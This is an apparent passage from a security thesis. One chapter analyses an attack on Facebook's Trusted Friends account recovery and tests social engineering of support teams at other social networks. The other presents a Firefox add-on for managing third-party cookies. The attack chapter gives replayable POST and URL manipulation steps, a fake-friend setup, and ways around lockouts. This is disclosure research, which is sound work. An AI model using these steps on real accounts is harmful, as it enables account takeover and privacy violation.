User authentication is prevalent when accessing a large number of services on the Internet (and beyond). However, frequently users fail to authenticate due to loss of the authenticator: Using knowledge-based authentication the secret is frequently forgotten, using token-based authentication the token can be lost or stolen, and when using biometric-based authentication the biometric feature can become temporarily or permanently altered (a fingerprint may be altered by a cut, the voice might be unrecognizable due to illness, ...).

Fallback authentication, i.e., recovering access to an account after the password is lost, is an important aspect of real-world deployment of authentication solutions. After loss of the authenticator, *fallback authentication* provides a mechanisms to allow the users to regain access to their accounts (the literature refers to fallback authentication also as *backup authentication*, *emergency authentication*, *last-resort authentication*, or *account recovery*). However, most proposed and deployed mechanisms have substantial weaknesses that seriously degrade security and/or usability. A promising new fallback authentication mechanism is social authentication, which bases authentication on information about the social context of the user (e.g., on his social graph). We consider fallback authentication mechanisms deployed in practice on a number of social network sites (we concentrate on social networks because those can realistically implement social authentication). The requirements for fallback authentication are different from the requirements for "normal" authentication, as fallback authentication is only used rarely under exceptional circumstances. We take a closer look on fallback authentication methods that are deployed in the real world. We concentrate on social network sites, because (the most interesting method of) social authentication works reasonably only for social networks where some amount of social information is present.

Our main contribution is an attack against Facebook's *Trusted Friends* fallback authentication. The attack is based on the idea of getting access to the secret codes required for an account recovery. Facebook has measures in place to stop similar attacks, however, by cleverly gaming the interface with the help of POST data manipulation (see Section 7.3.2) and Chain Trusted Friends attack (see Section 7.3.5), we can work around these countermeasures and conduct a successful attack. This teaches us valuable lessons on what pitfalls there exist in implementing social authentication in an open network. We also explore the potential for successively applying this attack to compromise larger fractions of the user base, and discuss the effectiveness of the applied countermeasures. Furthermore, we round up this consideration by looking at social networks more broadly and evaluating their fallback authentication mechanisms.

7.1.1 Related Work

Probably the best known form of fallback authentication are *security questions*, sometimes also called *cognitive passwords*, and their security is well studied. One of the earlier studies on the security of security questions was conducted in 1993 [180] and found good usability and security. However, by modern standards the security is rather low, as demonstrated by a number of more recent studies. Griffith et al. showed [181] that the *mother's maiden name*, which is frequently used for such questions, can often be reconstructed from public databases, rendering them insecure. More generally, Rosenblum has shown the simplicity of learning private information about members of social networking sites [182]. This information can be used to narrow down potential answers for the security questions. Secrecy of those answers in the age of Facebook was studied by Rabkin [183], and Bonneau et al. studied the entropy of names [184]. Schechter et al. demonstrated [43] that for a number of such questions the an-

swers can typically be guessed easily. A more general discussion on designing security questions including usability, privacy, and security is given by Just [185]. A potentially better domain for the security questions, namely personal questions similar to those used on online dating sites, where studied by Jakobson et al. [186] and found to provide better security than most other commonly used questions.

Another common form of fallback authentication uses a *registered email address* or mobile phone of the user [187], where an access code is sent to that registered device if the user lost his regular password and requested a password reset. This can work quite well, but several facets are problematic. First, sometimes a user looses more than one password, e.g., they might have been stored in the password cache on the same computer (which might be defective or was a work computer which was returned). Second, neither mobile phones nor the SMS service were designed with security as a main concern, and in fact Trojans for mobile phones have been found that capture authentication tokens that are sent to the phone [188]. Fallback authentication by support team is susceptible to social engineering attacks [189]. Social authentication, or vouching, was proposed by [190], a more recent design is given by Schechter et al. [191]. Problems with social authentication were pointed out in [192].

Considering the security of social networks more broadly, Huber et al. have shown how social networks in general (and Facebook specifically) can be exploited to distribute spam [193]. Also, Potharaju et al. have studied efficient techniques to befriend members of a targeted community in social networks [194]. After the attacker befriends the "weakest link" in this community, i.e., the initial access, its chances of befriending other, less accessible members rise. Our results directly benefit from their approach, as we only need to befriend three arbitrary friends or control three arbitrary accounts of a given community in order to gain access to the other community account via our Trusted Friends Attack. Wang et al. have analyzed the security of popular Single Sign-On schemes, including Facebook, leading to the discovery of worrisome security flaws [195]. Note that our attacks similarly allow an attacker to sign in to web services over Facebook on behalf of the compromised user. Irani et al. abused friend-finding features in an online social networking sites and have proposed reverse engineering attack in [196]. In reverse engineering attack, the attacker trick victim to send friendship request to him. Our attack can also take advantage from reverse engineering attack because if attacker is on victim's friend list then he can use his account in order to receive secret code from Facebook. Parwani et al. have exploited vulnerabilities in email accounts to gain access to Facebook accounts [197]. Note that in contrast to this work we do not consider a *compromise/hack* of a legitimate user's email account. Bilge et al. have shown that users on social networks accept friend requests and once friendship relationship has been established, the attacker may later use the private information against victim [198]. Our work can directly benefit from this work because if attacker is able to trick victim to accept friend request from three accounts, he may later use these accounts in order to receive secret code from Facebook. Boshmaf et al. were able to operate a botnet of fake accounts on Facebook for around 8 weeks and have shown that Facebook's defenses are



Figure 7.1: Facebook Password Recovery Flow. (Bold arrows indicate our Trusted Friends attack scenario.)

not reliable in detecting socialbot [199]. In Trusted Friend Attack, we were also able to bypass Facebook's security measures and have shown that they are not effective. At the same time, TFA may also leverage the idea of socialbot in order to evaluate it on scale.

7.2 Facebook Trusted Friends

Facebook is probably the most important example for a provider using social authentication as an authentication mechanism. The prime reason is that Facebook has rich information about their users, including their social graphs, and in addition Facebook has a huge user-base, so efficient fallback authentication is important as forgotten passwords are frequent. Facebook is an attractive target for attackers, due to it's large user base and the vast information that is stored about users. The attacker's goals range from retrieving private information, spamming using Facebook's messaging mechanism, infection of computers with Malware (e.g., to launch clickjacking attacks), and more (e.g., [200]).

The *Trusted Friends* (TF) mechanism (also called *Guardian Angels* [201]) is a fallback authentication feature introduced by Facebook in October 2011 [44].

The work-flow of password recovery including the Trusted Friends feature is depicted in Figure 7.1, we will describe the relevant parts of it in the sequel.

7.2.1 Invoking Trusted Friends

A user can initiate account recovery by clicking a link on the Facebook homepage, where he can identify the account he wants to recover by a number of identifiers such as the email address, phone, full name, or username. If the user still has access to a previously registered email address or mobile phone, he can choose to have an access code sent there. However, there are a number of reasons why a user has lost access to his email as well: the user has lost access to his computer, e.g., by theft or defect, and stored the passwords in the browser cache, he used the same password for both and forgot it, he registered an email that went inactive in the meantime, e.g., a work address from a previous employer, or a freemail address that became inactive (in the case of HotMail, if an account is not accessed for about eight month it becomes inactive.[1]) In these cases, Facebook uses an unknown algorithm to determine if the user is offered the *Trusted Friends* authentication or not. (The Facebook security team gave us some hints on how this decision is made, in particular it requires more than 100 friends and that the friend list is public; we also suspect that the user has to have a sufficient number of "long-term friends".)

7.2.2 Trusted Friends Authentication

If Facebook allows Trusted Friends authentication, they display three lists of some of the user's friends and asks the user to pick one friend on each list. (Again, no information about how these friends are selected is available, but we believe that Facebook is trying to select "trustworthy" friends from different clusters (e.g., co-workers, family and friends), in particular to avoid an attack where an attacker befriends the victim using fake identities and selects those for circumventing the Trusted Friends authentication.) During the friend selection process Facebook initially shows a list of 100 names, reducing this number in half each time one person was selected. (Again, we assume this is done to counter attacks.)

The final selection of friends is then confirmed by the user, and if he continues, different four-digit secret codes are sent to each of those friends. These friends are supposed to verify the identity of their friend and hand him over their code (preferably using out-of-band communication, e.g., by phone). Upon entering all three codes the user may regain access to his account. None of the selected friends on their own receives enough information to access the user's account, as they have only access to one of the three secret codes. To prevent misuse, Facebook will send an email to the registered email address of the account, for which the recovery process has been started, containing the three friends' names to which recovery codes have been sent.

[1] http://email.about.com/od/windowslivehotmailtips/qt/Know_When_Your_Windows_Live_Hotmail_Account_Becomes_Inactive.htm

7.2.3 Trusted Contacts

Just recently, Facebook has implemented a feature called *Trusted Contacts*[2], which is similar to the Trusted Friends recovery feature. In contrast to the latter, which is only activated arbitrarily when trying to register a new email address for password recovery, this new feature can be activated for every user in the account security settings. While Trusted Contacts recovery is disabled by default, our study shows that the Trusted Friends feature is nevertheless available.

7.3 Trusted Friend Attack

In this section, we describe the Trusted Friend Attack (TFA)[3].

7.3.1 Recovery Flow of an Attacker

To start the attack, an adversary needs some information that identifies the victim, e.g., one of the following: email address, phone number, full name, or Facebook username (which is public information and part of every Facebook users' URL).

He performs the following steps:

1. Ahead of time, the attacker befriends the victim using three fake accounts that are under his control. (Studies show that users quite often accept friendship requests from strangers [202]. We confirmed these findings in a small and informal study where we sent friendship requests from 3 fake accounts to 20 users, and 8 out of 20 accepted all three requests.)

2. Initiate the password recovery process and identify the intended victim as described in Section 7.2.

3. Then there are two options:

   a) Facebook offers the attacker the option to register a new email address. (This decision is based on the number and status of friends, but the exact criteria are not publicly known.)

      Then the attacker can choose between two authentication mechanisms, classical security questions on the one hand, and Trusted Friends on the other hand. As we are, for now, interested in the Trusted Friend mechanism, we will choose that option and proceed with the attack.

   b) Facebook requires access to the original email address. The Trusted Friend mechanism is not involved, so this case is not interesting for us and we abort.

[2] https://www.facebook.com/notes/facebook-security/introducing-trusted-contacts/10151362774980766

[3] The term *Trusted Friend Attack* (TFA) was coined during our discussions with the Facebook Security Team.

4. Select the three friends that are under the attacker's control by using POST data manipulation (see Section 7.3.2). The attacker's controlled accounts can be fake accounts that are part of trusted friends lists of the victim, or the attacker may use already compromised accounts (e.g., by answering a security question) that are part of the victim's friend list.

7.3.2 POST Data Manipulation

For an attacker to gain access to some user's account by the Trusted Friend feature, he has to learn the three security codes sent to the trusted friends of this user. While an attacker that initiates the recovery process may select these friends in way that is beneficial for him (e.g., users that may be susceptible to social engineering), he is still very restricted as Facebook only offers subsets of users to choose from. (We learned empirically that Facebook is less likely to present freshly added friends on the trusted friends list.)

We found a way to circumvent the pre-selection of users by a manipulation of POST data in a way the attacker has complete freedom in choosing the friends from different clusters that will receive the three security codes.

We were able to select arbitrary friends that were not even on the presented list of 100 users, which is substantially weakening the security of the scheme and allows to easily use arbitrary fake accounts for account recovery. (A common Facebook user has about 342 friends [203] and at the same time social network users are likely to accept friend requests even from unknown persons. According to [202], 50% of Facebook users accept friendship requests from unknown profiles.) Since we contacted the Facebook security team, this problem was (partially) fixed; currently the selection is restricted to the presented list of 100 users. (But still with our POST data manipulation, we can select any user from the full list in each of the three steps, and not just from the shortened lists that are presented in step two and three.)

Our POST data manipulation proceeds as follows. When selecting one of the three friends from the presented friend list, the POST data consists of the following information:

```
lsd=AVqJim1g&profileChooserItems={"FBID":1}&checkableitems[]=
FBID
```

Here, FBID is a placeholder for a numeric value, which may contain any Facebook user ID. `lsd` is a Cross-Site Request Forgery (CSRF) token and the next two parameters are `profileChooserItems` and `checkableitems`. The value of both parameters is the user ID of the selected friend, which will subsequently receive one of the three codes. An attacker can simply change the ID value in both parameters, replay the request and thus choose any friend of his choice.

Note that the attacker needs to know the user ID, which, in contrast to the user name, is not readily available in most cases. However, Facebook provides a *Graph API Explorer* tool,[4] that the attacker can use to learn user IDs with

[4] https://developers.facebook.com/tools/explorer

given user names in the following manner: The Graph API Explorer's GET request has the following format:

```
https://developers.facebook.com/tools/explorer?method=GET&path=
FBID?fields=id,name
```

The attacker can input any Facebook username as a value of the `path` parameter and replay the request. The API responds with the complete name along with the user ID. We have used the Live HTTP Headers extension[5] for replaying POST data. In the same manner the attacker is able to repeat the process for the selection of the second and third friend and the attacker's chosen accounts will receive the secret codes for recovery.

7.3.3 URL Manipulation

Before the final confirmation of requesting an account recovery, the URL has the following format:

```
https://www.facebook.com/guardian/confirm.php?guardians[0]
=FBID0&guardians[1]=FBID1&guardians[2]=FBID2&cuid=AYi[..
.]XrNQaw&email=attackersuppliedemailaddressgoeshere
```

Here FBID0, FBID1, FBID2 are placeholders for the user IDs, cuid is the placeholder for hash value that Facebook calculates at real time, and attackersuppliedemailaddressgoeshere is a placeholder for the attacker's created email address. While the attacker cannot prevent Facebook from sending a notification email to the account for which the recovery was started (see Section 7.4), he still can tweak this URL in a way that the legitimate user will receive an email from Facebook that does not contain the names of the three friends. To this end the attacker proceeds as follows: The URL contains three user IDs, i.e., `FBID0`, `FBID1` and `FBID2`.

Suppose that the attacker has chosen himself as one friend during the recovery process of the victim and selected two other random friends. An obvious thought would be for the attacker to replace the other two user IDs with his own ID so that he alone will receive all three secret codes. But tweaking the URL this way only provokes an error message stating that the requested URL is invalid or expired. We think that the main reason is that the URL contains a parameter "`cuid`", which consists of some hash that Facebook calculates at real time during the selection of friends. But, although Facebook correctly says that the URL is invalid or expired, behind the scenes it will nevertheless send an email to the legitimate user, which however does not contain any friend name. Other possible ways for the attacker to tweak the URL are: change the hash value (i.e., value of query parameter `cuid`), change the array values (i.e., `guardians[1]`) by Cross-Site Scripting (XSS) vectors or send himself secret codes for different friends. In all cases the URL becomes invalid or expired but behind the scene the legitimate user gets an email.

[5] https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/

7.3.4 Applicability

To evaluate the applicability of the *Trusted Friend Attack* we tested 250 accounts of one of the authors' friends. (This is, of course, not a representative sample, but will give us a fair idea on how wide-spread this problem is.) We test those accounts for the pre-requisites necessary to conduct the Trusted Friend Attack. We used Facebook usernames to start the recovery procedure. A Facebook username is public information and part of the URL, e.g., https://www.facebook.com/first_name.last_name.50596.

Out of the 250 accounts tested, 69 accounts allow account recovery if the user no longer has access to the registered email. (Note that the standard way to recover an account is by email to a registered email account; we are discussing account recovery if this email account is no longer accessible.) Out of these 69 accounts, the Trusted Friends recovery is available for 58 accounts (approx. 23% of all accounts). In a subsequent discussion with Facebook's security team, we learned that the Trusted Friends account recovery is generally available for accounts with a friends list which is publicly available and at least 100 friends.

7.3.5 Chained Trusted Friends Attack

It should be clear that compromised accounts increase the number of accounts affected by TFA, thus creating a *Chained Trusted Friend Attack*. In CTFA, an attacker uses already compromised accounts in order to compromise more accounts, all without the consent of the legitimate users. This is not restricted to the Trusted Friends Attack but holds for any compromised account. This highlights that compromised accounts are not only a threat to the owner of the account, but also to his contacts. Further note that once the account recovery is started, further attempts to initiate account recovery are blocked, which is a form of denial-of-service attack.

7.4 Facebook Security Measures and Bypasses

Facebook implements some protection measures to make attacks against the Trusted Friend scheme harder. In this section we discuss the effectiveness of these countermeasures, and will see that their effect is very limited.

7.4.1 Security Alert via Email or Mobile SMS

Facebook has a security measure in place in the form of email alerts. An attacker may start the account recovery process without knowing the email address of the victim, with the user name alone. Upon initiating the password recovery process, Facebook's automated system sends an email alert to the email address associated to the Facebook account of the user. In this email, Facebook informs the user that someone has initiated to reset either email address or password of his/her account. Most people ignored those emails, as they have never initiated the process. To learn more about this we have asked several of the persons involved and learned that they considered it as one of the many spam emails

Figure 7.2: Users' Reaction on Facebook's Email or SMS

circulating. Some also were unaware that Facebook had such a recovery system in place, and nobody tried to contact the three friends selected during the process. As anecdotal evidence, we display some user reactions on Facebook in Figure 7.2.

7.4.2 24 Hour Locked-out Period

When changing the password, Facebook does not grant immediate access to the targeted user's profile. Instead, the attacker has to obey a 24 hour locked-out period. During this 24 hour locked-out period the legitimate user may abort the password recovery process by clicking on the link in the email he received and for the attacker the locked-out period link becomes invalid. It can be useful to monitor the online behavior of a targeted user and time the attack accordingly (e.g., on weekends or when they are on vacation).

7.4.3 Temporarily Locked

We have observed that Facebook temporarily locked the profile, if their system noticed that the access was attempted over an unrecognized device. Facebook's system identifies the device by matching the recognized browser version, estimated location, IP address, and operating system against a list of previously observed configurations. However, Facebook's temporarily locked functionality can be easily bypassed if the attacker clicks on `Continue`. Facebook then will asks the same security question that the attacker has already answered in order to reach this point. Along with the same security questions, Facebook may alternatively offer the user to identify his/her friends. As soon as the attacker answers the question again, Facebook will grant access to the victim's account.

7.5 Other Means of Fallback Authentication

To better understand our results for the Trusted Friends mechanism we reviewed alternative methods of fallback authentication. We concentrated on social network sites because they have a comparable user-base and thus we expect the results to be comparable, and consider the 50 social network sites with the highest Alexa-rank (see Appendix 10). All sites offer account recovery by email to a registered email account. Further methods that were available were: registering a new email address with the support team, SMS to a registered mobile device, and answering security questions.

7.5.1 Recovery by Email to a Support Team

A commonly offered method for fallback authentication in those cases when the user has no longer access to his registered email is with the help of the support team, usually by phone or email. Basically all (49 out of 50) surveyed sites offered help from a support team. We tested the support teams by creating a (fake) account and then trying to reset the password for this account from an unrelated email address. We were able to compromise accounts on six popular social networks (Academia, Delicious, GetGlue, FreizeitFreunde, Lokalisten and Meetup) with straight-forward *social engineering*, claiming our account was hacked and we needed assistance. Three sites (MeinVZ, Kwick and Jappy) asked for copies of official documents, MyLife's support team asked for a personal call on their call center and one site (Habbo) asked for details of our "avatar" on the site. Four social networks (Badoo, Experience Project, FriendScout24 and Yelp) respond by deleting the victim's account. 34 social networks did not respond at all, and it is unclear if they suspected cheating or have a bad service quality. See also the story of *Mat Honan* [204] and Mitnick's book [189] for more information on the relevance and techniques of social engineering attacks.

7.5.2 Recovery by SMS

One popular social network (VK 100 million active users) uses a registered mobile phone number for password recovery. It sends a verification code to the pre-registered mobile number which allows the user to reset the password. A potentially problematic behavior is that, for their specific implementation, the verification code does not change for subsequent recovery attempts (even when the phone number is changed). While we are not aware of an actual exploit this seems problematic. More generally, recovery by SMS suffers from the same problems as recovery by email: SMS is not a secure service, and phone numbers may change.

7.5.3 Recovery by Answering Security Questions

Two social networks (Facebook and StayFriends) offer this method. There is plenty of work demonstrating the weaknesses of security questions, which range

from finding the answers on social network profiles to low-entropy answers for typical questions; we refer to Section 7.1.1 for more information.

7.6 Conclusion

We have investigated fallback authentication mechanisms, with a focus on Facebook's Trusted Friends mechanism, as this is the prime example of a social authentication mechanism deployed in practice; for perspective we also tested other fallback authentication mechanisms as deployed by a number of social networks. In particular, we found the following issues:

- We found an error in the way that Facebook handles the friends that are selected to receive the codes, with the effect that the scheme is easy to break.
- We demonstrated several failed attempts to check user credentials in the fallback authentication by support team, which in several cases reset the password where the provided information was clearly not sufficient.
- We discussed the (known) weaknesses of other forms of fallback authentication.
- In general, they acknowledge that fallback authentication is still an open problem for them to solve, given their large user base.

The lesson learned from our work is that fallback authentication is not only conceptually hard to realize securely, but that also implementation details *do* matter. Implementors of those mechanisms need to understand in detail what the specific elements of the scheme are for. Facebook was apparently aware of the (straightforward) attack using several fake identities and implemented measures against it, but practice has shown that these are not sufficient (in particular client-side checking is inappropriate) and effective. Finally, we conclude that fallback authentication is still an unsolved problem.

7.7 Acknowledgments

The authors would like to thank anonymous reviewers for their comments. The first author is supported by the Ministry of Economic Affairs and Energy of the State of North Rhine-Westphalia (Grant 315-43-02/2-005-WFBO-009), and the fourth author is supported by the German Research Foundation through the Graduiertenkolleg UbiCrypt (GRK 1817).

8 Trusted Third-Party Cookie

> Privacy is not something that I'm merely entitled to, it's an absolute prerequisite. [205].
>
> Marlon Brando

Publication

This chapter was previously published at the 13th IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom), Beijing, China 2014 [206].

Acknowledgments

The author would like to thank Christian Merz for implementing the idea of TTPCookie in the form a Firefox add-on [207].

8.1 Introduction

This chapter deals with the problem of *privacy* issues caused by the tracking activities of web advertisers. Today, web advertisers, who want to track users' online behaviour, mostly rely on HTTP cookies. With third-party cookies, ad networks link different online sessions of the user and create profiles for targeted advertisement [208]. Ad networks track user's activities often *without their consent or knowledge* and it is considered a user's privacy violation [209, 210, 211]. Web browsers provide limited functionality for the management of third-party cookies. The funtionalities include accept all, block all, allow for

session and ask user every time for incoming cookies. The available functionality is either *user-centric* or *advertiser-centric*.

This chapter proposes a *fine-grained*, *per-site* cookie management protocol. We implement our proposal as Mozilla Firefox add-on and we call it `TTPCookie`[1]. We evaluate the add-on on a data-set obtained from automated visits of 5000 websites. Further, Mozilla Firefox add-ons and other related proposals dealing with cookies and privacy are analysed and compared.

It is challenging to design third-party cookie management scheme that balance traceability and user privacy. In this chapter, we address this challenge and present a *fine-grained*, *per-site* cookie management protocol in form of a Mozilla Firefox add-on (see Section 8.3). Our proposal enables behavioral targeting with low privacy risks.

Our add-on provides an improved management of third-party cookies, enforcing *fine-grained*, *per-site* cookie management. It builds editable lists (whitelist, blacklist and trusted third-party list) of advertisers. The add-on also counts third-party cookie usage and can limit the use of a cookie when a given threshold is reached. Also, instead of a count threshold, the add-on can start blocking after a prescribed amount of time. Finally, users can also check the number of first-parties sharing the same third-party cookie.

It is reasonable to expect privacy-conscious users to make a limited number of high-level privacy decisions and builds lists of advertisers. However, for most users, entering the lists of advertisers is difficult as it requires an understanding of a given domain name. In order to help these users, the add-on also offers the option to download predefined configuration lists. We rely on *Privacychoice* (`http://privacychoice.org/`) in order to develop third-party advertiser lists (whitelist, blacklist and trusted third-party list) (see Section 8.4.7).

In this chapter, we also present a study on the deployment of third-party cookies in web applications (see Section 8.4). For this purpose, we collected a data-set of top 5000 websites according to Alexa index[2]. We found 49.054 third-party requests during automated visit of 5000 websites. It shows an average of 10 third-party requests per first-party domain. In the survey, we also give evidence of other tracking techniques such as local shared objects and DOM storage (see Section 8.4.5). Given the widespread use of third-party cookies, for now we limit the further discussion to third-party cookies. Our results also show that the footprint of third-party cookies is a legitimate cause for privacy concern [212].

We also evaluate `TTPCookie` on the data-set of top 5000 websites (see Section 8.4.6). Our results show that the add-on does not block HTTP requests, but only removes selected cookies from requests if they violate user-defined policies. We found 49.054 third-party requests during the automated visit of 5000 websites. Of those 83.29% (40.857) were modified by add-on (at least one third-party cookie was blocked) because of given policies.

[1] Our add-on is available at Mozilla add-on `https://addons.mozilla.org/en-us/firefox/addon/ttpcookie/`. `TTPCookie` stands for **Trusted Third-Party Cookie.**

[2] `http://www.alexa.com/`

8.1.1 Cookies

Web applications use HTTP Cookies to maintain session states between client and server. Cookies consist of *key-value* pairs stored in the browser and sent with every request to the server. A website is called *first-party domain* if the user is accessing the contents of the web application directly (i.e., directly visited domain or whose web address in the browser's address bar) and the cookie associated with this is called *first-party cookie*. Web pages often contain additional elements like images, scripts, stylesheets and Flash objects etc. For fetching these elements the browser performs additional HTTP requests. Some of the requests may address different domains (i.e., the domain other than the one in the address bar) and we call these domains *third-party domains*. The cookies associated with third-party domains are called *third-party cookies*.

8.1.2 Online Advertising

The online advertising world is complex with parties playing different roles. We give a brief overview of the terminology [49]:

- **Advertiser:** "*a party with online ads that wants to embed ads in web pages. The advertiser is willing to pay for this service*".
- **Publisher:** "*a party with a web page (or web site) and willing to place ads from others on its pages. The publisher expects to be paid for this service*".
- **Ad network:** "*a party who collects ads (and payment) from advertisers and places them on publisher's pages (along with paying the publisher). Example ad-networks include Google, Yahoo and MSN*".
- **Behavioural Tracking:** "*refers to the use of users' information about previously and currently browsed web pages across the web*".

8.1.3 Contributions

This chapter makes the following contributions:

- We give users a system for *fine-grained*, *per-site* third-party cookie management in the form of Mozilla Firefox add-on.
- This chapter presents a study on the usage of third-party cookies in 5000 websites and also show the impact of our add-on.
- We compare the functionality of our proposal with other privacy-preserving add-ons and proposals.

8.2 Background

We have used an experimental add-on named `privaCookie` [213, 214], as a base for the developement of our proposal. Instead of completely blocking

third-parties' cookies, the user can choose `privaCookie's` global configuration regarding how much private information he is willing to reveal. Options for setting the amount of third-party cookie usage are given by numeric values for their "*maximum sendings*" and their "*maximum age*". A blocked cookie is usually reset by the third-party with a new value. This enables the user to control amount of tracking done by advertisers.

Now, we give a short overview of `privaCookie` functionality. The add-on `privaCookie` monitors incoming and outgoing HTTP traffic for third-party requests. The domain name opened in browser's tab is refered as *first-party* and all communication from this tab with another domain is classified as *third-party*. This way of identifying third-party requests works in a reliable manner and does not depend on the initialising resources (scripts, frames and images etc).

In `privaCookie`, each third-party request is examined for cookies. Incoming cookies are stored and outgoing cookies are compared to a list of already known cookies. By storing the first-party along with its cookie contents, `privaCookie` ensures that no third-party will get the same cookie *key-value* pair from different first-parties. Add-on `privaCookie` additionaly checks the HTTP referrer and shortens it to remove possible tracking or identification strings.

Threat Model:

The adversary model that we consider through the rest of the chapter is same as described in `privaCookie`. According to `privaCookie` [213]:

"Users' privacy with respect to online advertisers and malicious adversary is protected if the users have the ability to prevent third-parties from tracking their activities online and have some sort of control over cross-site requests. We do not consider a case where "`whitelisted`" advertisers start selling the users profiles to other ad networks".

8.3 Flexible Third-Party Cookie Management

Our solution is capable of enforcing third-party cookie policies on a per-site basis depending on user's preferences in "*editable lists*". The solution is automated and allows users to control the amount of information they are willing to share.

8.3.1 Third-party Lists Editor

We present a third-party list editor to the user (see Figure.8.1). The decision to use the third-party cookie across different websites depends on lists (whitelist, blacklist and trusted third-party list). The user can use the arrow buttons to move entries in respective lists. The third-party editor dialog also provides an option to download predefined lists of advertisers. The downloaded entries are merged into the existing third-party lists. In order to develop, predefined lists, we have used *Privacychoice* (`http://privacychoice.org/`). We refer to section 8.4.7 for more details.

- *Whitelist:* The advertisers in this list get the third-party cookie unmodified.
- *Blacklist:* The advertisers in this list never get the third-party cookie.
- *Trusted Third-party List:* The advertisers in this list get the third-party cookie but according to the user's settings.



Figure 8.1: Third-Party Editor with three lists.

8.3.2 Fine-grained Settings Dialog

We also present settings dialog to the user so that the users can control the amount of tracking (see Figure. 8.2). More specifically, the following fine-grained policy management options are availble:

- *Temporal Tracking:* In order to provide temporal tracking policy, the same cookie to the same third-party advertiser is used only for a limited number of times, when a user visits a specific website.
- *Spatial Tracking:* In order to provide spatial tracking policy, that is, to protect user's privacy when a user visit multiple sites that need to send cookies to the same third-party advertiser, new cookies will always be sent if the third-party advertiser is not in the whitelist and if policy permits.

8.3.3 Improvements over `privaCookie`

In this section, we discuss the improvements that we made over an experimental add-on `privaCookie`.

